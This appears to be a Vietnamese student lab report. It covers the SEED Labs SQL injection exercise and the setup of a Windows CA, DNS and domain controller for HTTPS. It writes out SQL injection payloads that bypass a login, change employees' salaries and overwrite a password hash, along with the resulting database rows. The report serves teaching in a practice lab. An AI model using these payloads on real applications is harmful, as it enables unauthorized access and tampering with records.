LAB 5: WEB SECURITY

Yêu cầu

1. *(5 điểm).* **Lab 5.1. SQL injection**
   - Khai thác lỗ hổng SQL Injection
   - Cách xử lý lỗ hổng này
2. *(5 điểm).* **Lab 5.2. Cấu hình Website để truy cập qua giao thức HTTPS**
   - Tạo CA server (giả lập) cấp Certificate cho một website
   - Web server sử dụng Certificate được cấp bởi CA để cấu hình cho phép truy cập Website qua giao thức HTTPS

1. SQL Injection

a. *Mục tiêu*

- Khai thác lỗ hổng SQLi
- Đề ra các phương án chống lại kĩ thuật tấn công này

b. *Kịch bản*

- Cài đặt máy ảo SEED Labs
- Truy cập vào database có sẵn của SEED Labs
- Tấn công vào câu lệnh SELECT
- Tấn công vào câu lệnh UPDATE
  - Thay đổi mức lương của Alice
  - Thay đổi mức lương của Boby
  - Thay đổi mật khẩu của Boby


c. *Thực hiện*

- Cài đặt máy ảo SEED Labs
- Thực hành với SEED Labs tại địa chỉ: http://www.SEEDLabSQLInjection.com
- Vì tác giả của SEED Labs đã tạo ra một database tên là Users, nên ta chỉ cần sử dụng database này để thực hành. Cú pháp:


```
$ mysql -u root -pseedubuntu

mysql> use Users;
```

- Thực hành kĩ thuật tấn công SQLi vào câu lệnh SELECT
  - Trang web đăng nhập xác thực người dùng dựa vào hai thông tin Username và Password, vì vậy trên lý thuyết thì chỉ có người dùng biết hai thông tin trên mới có thể đăng nhập vào được. Tuy nhiên, nếu hệ thống tồn tại lỗ hổng SQLi thì kẻ tấn công vẫn có thể đăng nhập mà không cần biết các thông tin nhận dạng trên.
  - Màn hình đăng nhập



- Nhập vào thông tin như sau




- SEED Lab đã cung cấp phần hướng dẫn, trong đó câu truy vấn như hình bên dưới. Lúc này kẻ tấn công đang lợi dụng việc truyền trực tiếp input của người dùng vào câu SQL và việc gọi câu SQL từ một chuỗi, kết hợp với đó sử dụng toán tử logic 'OR' khiến cho điều kiện 'WHERE' luôn đúng.

```
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
                nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
```


- Kết quả thu được, ta thấy mặc dù chỉ đoán được tên đăng nhập mà khong có mật khẩu nhưng kẻ tấn công vẫn có thểm xem được toàn bộ thông tin trong CSDL

Username	EId	Salary	Birthday	SSN
Alice	10000	20000	9/20	10211002
Boby	20000	30000	4/20	10213352
Ryan	30000	50000	4/10	98993524
Samy	40000	90000	1/11	32193525
Ted	50000	110000	11/3	32111111
Admin	99999	400000	3/5	43254314


- Thực hành kĩ thuật tấn công SQLi vào câu lệnh UPDATE
  - Đăng nhập vào dưới tên Alice thông qua cách tương tự như trên
  - Truy cập vào URL: http://www.seedlabsqlinjection.com/unsafe_edit_frontend.php



  - Thay đổi mức lương của Alice, cú pháp: **', salary = '123456' where name = 'Alice'#**



  - Giảm mức lương của Boby, cú pháp: **', salary = '1' where name = 'Boby';#**



- Thay đổi mật khẩu của Boby thành một chuỗi hash khác:
  Cú pháp: **', password = 'aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d' where Name = 'Boby';#**

d. Kiểm tra

- Sau khi đã truy cập vào database Users dưới quyền root, ta kiểm tra các bảng trong CSDL

```
mysql> show tables;
```

Kết quả thu được:

```
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)
```


- In ra thông tin của người dừng tên là "Alice" bằng câu lệnh

```
mysql> select * from credential where name = 'Alice';
```

Kết quả thu được:

```
| ID | Name  | EID   | Salary | birth | SSN         | PhoneNumber | A
ddress | Email | NickName | Password
   |
+----+-------+-------+--------+-------+-------------+-------------+--
-------+-------+----------+-----------------------------------------
---+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |
       |       |          | fdbe918bdae83000aa54747fc95fe0470fff49
76 |
```

- Kết quả sau khi "hack" lương cho Alice



- Sau khi thay đổi mức lương cho Boby thì mức lương mới là

```
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Ad
dress | Email | NickName | Password
  |
+----+------+-------+--------+-------+----------+-------------+---
------+-------+----------+------------------------------------
--+
|  2 | Boby | 20000 |      1 | 4/20  | 10213352 |             |
     |      |       |        | b78ed97677c161c1c82c142906674ad15242b2d
4 |
```

- Sau khi thay đổi mật khẩu cho sếp Boby, kết quả thu được là

```
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Ad
dress | Email | NickName | Password
  |
+----+------+-------+--------+-------+----------+-------------+---
------+-------+----------+------------------------------------
--+
|  2 | Boby | 20000 |      1 | 4/20  | 10213352 |             |
     |      |       |        | aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434
d |
```

- Đăng nhập vào tài khoản của Boby với Username: *Boby* và Password: *hello*


Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352

2.Cấu hình Website để truy cập qua giao thức HTTPs


2.1 Thiết lập máy CA Server

Địa chỉ IP




Domain Controller và DNS


- Tiến hành thêm dịch vụ DNS và Domain Controller, tuần tự các bước thực hiện




1




2






3 4




5


- Chọn **DNS, Domain Services** và tải các dịch vụ đi kèm




6




7




8



9




10




11

- Chọn Promote this server




12

- Chọn Add a new forest




13


- Nhập mật khẩu và tiếp tục




14



15




16

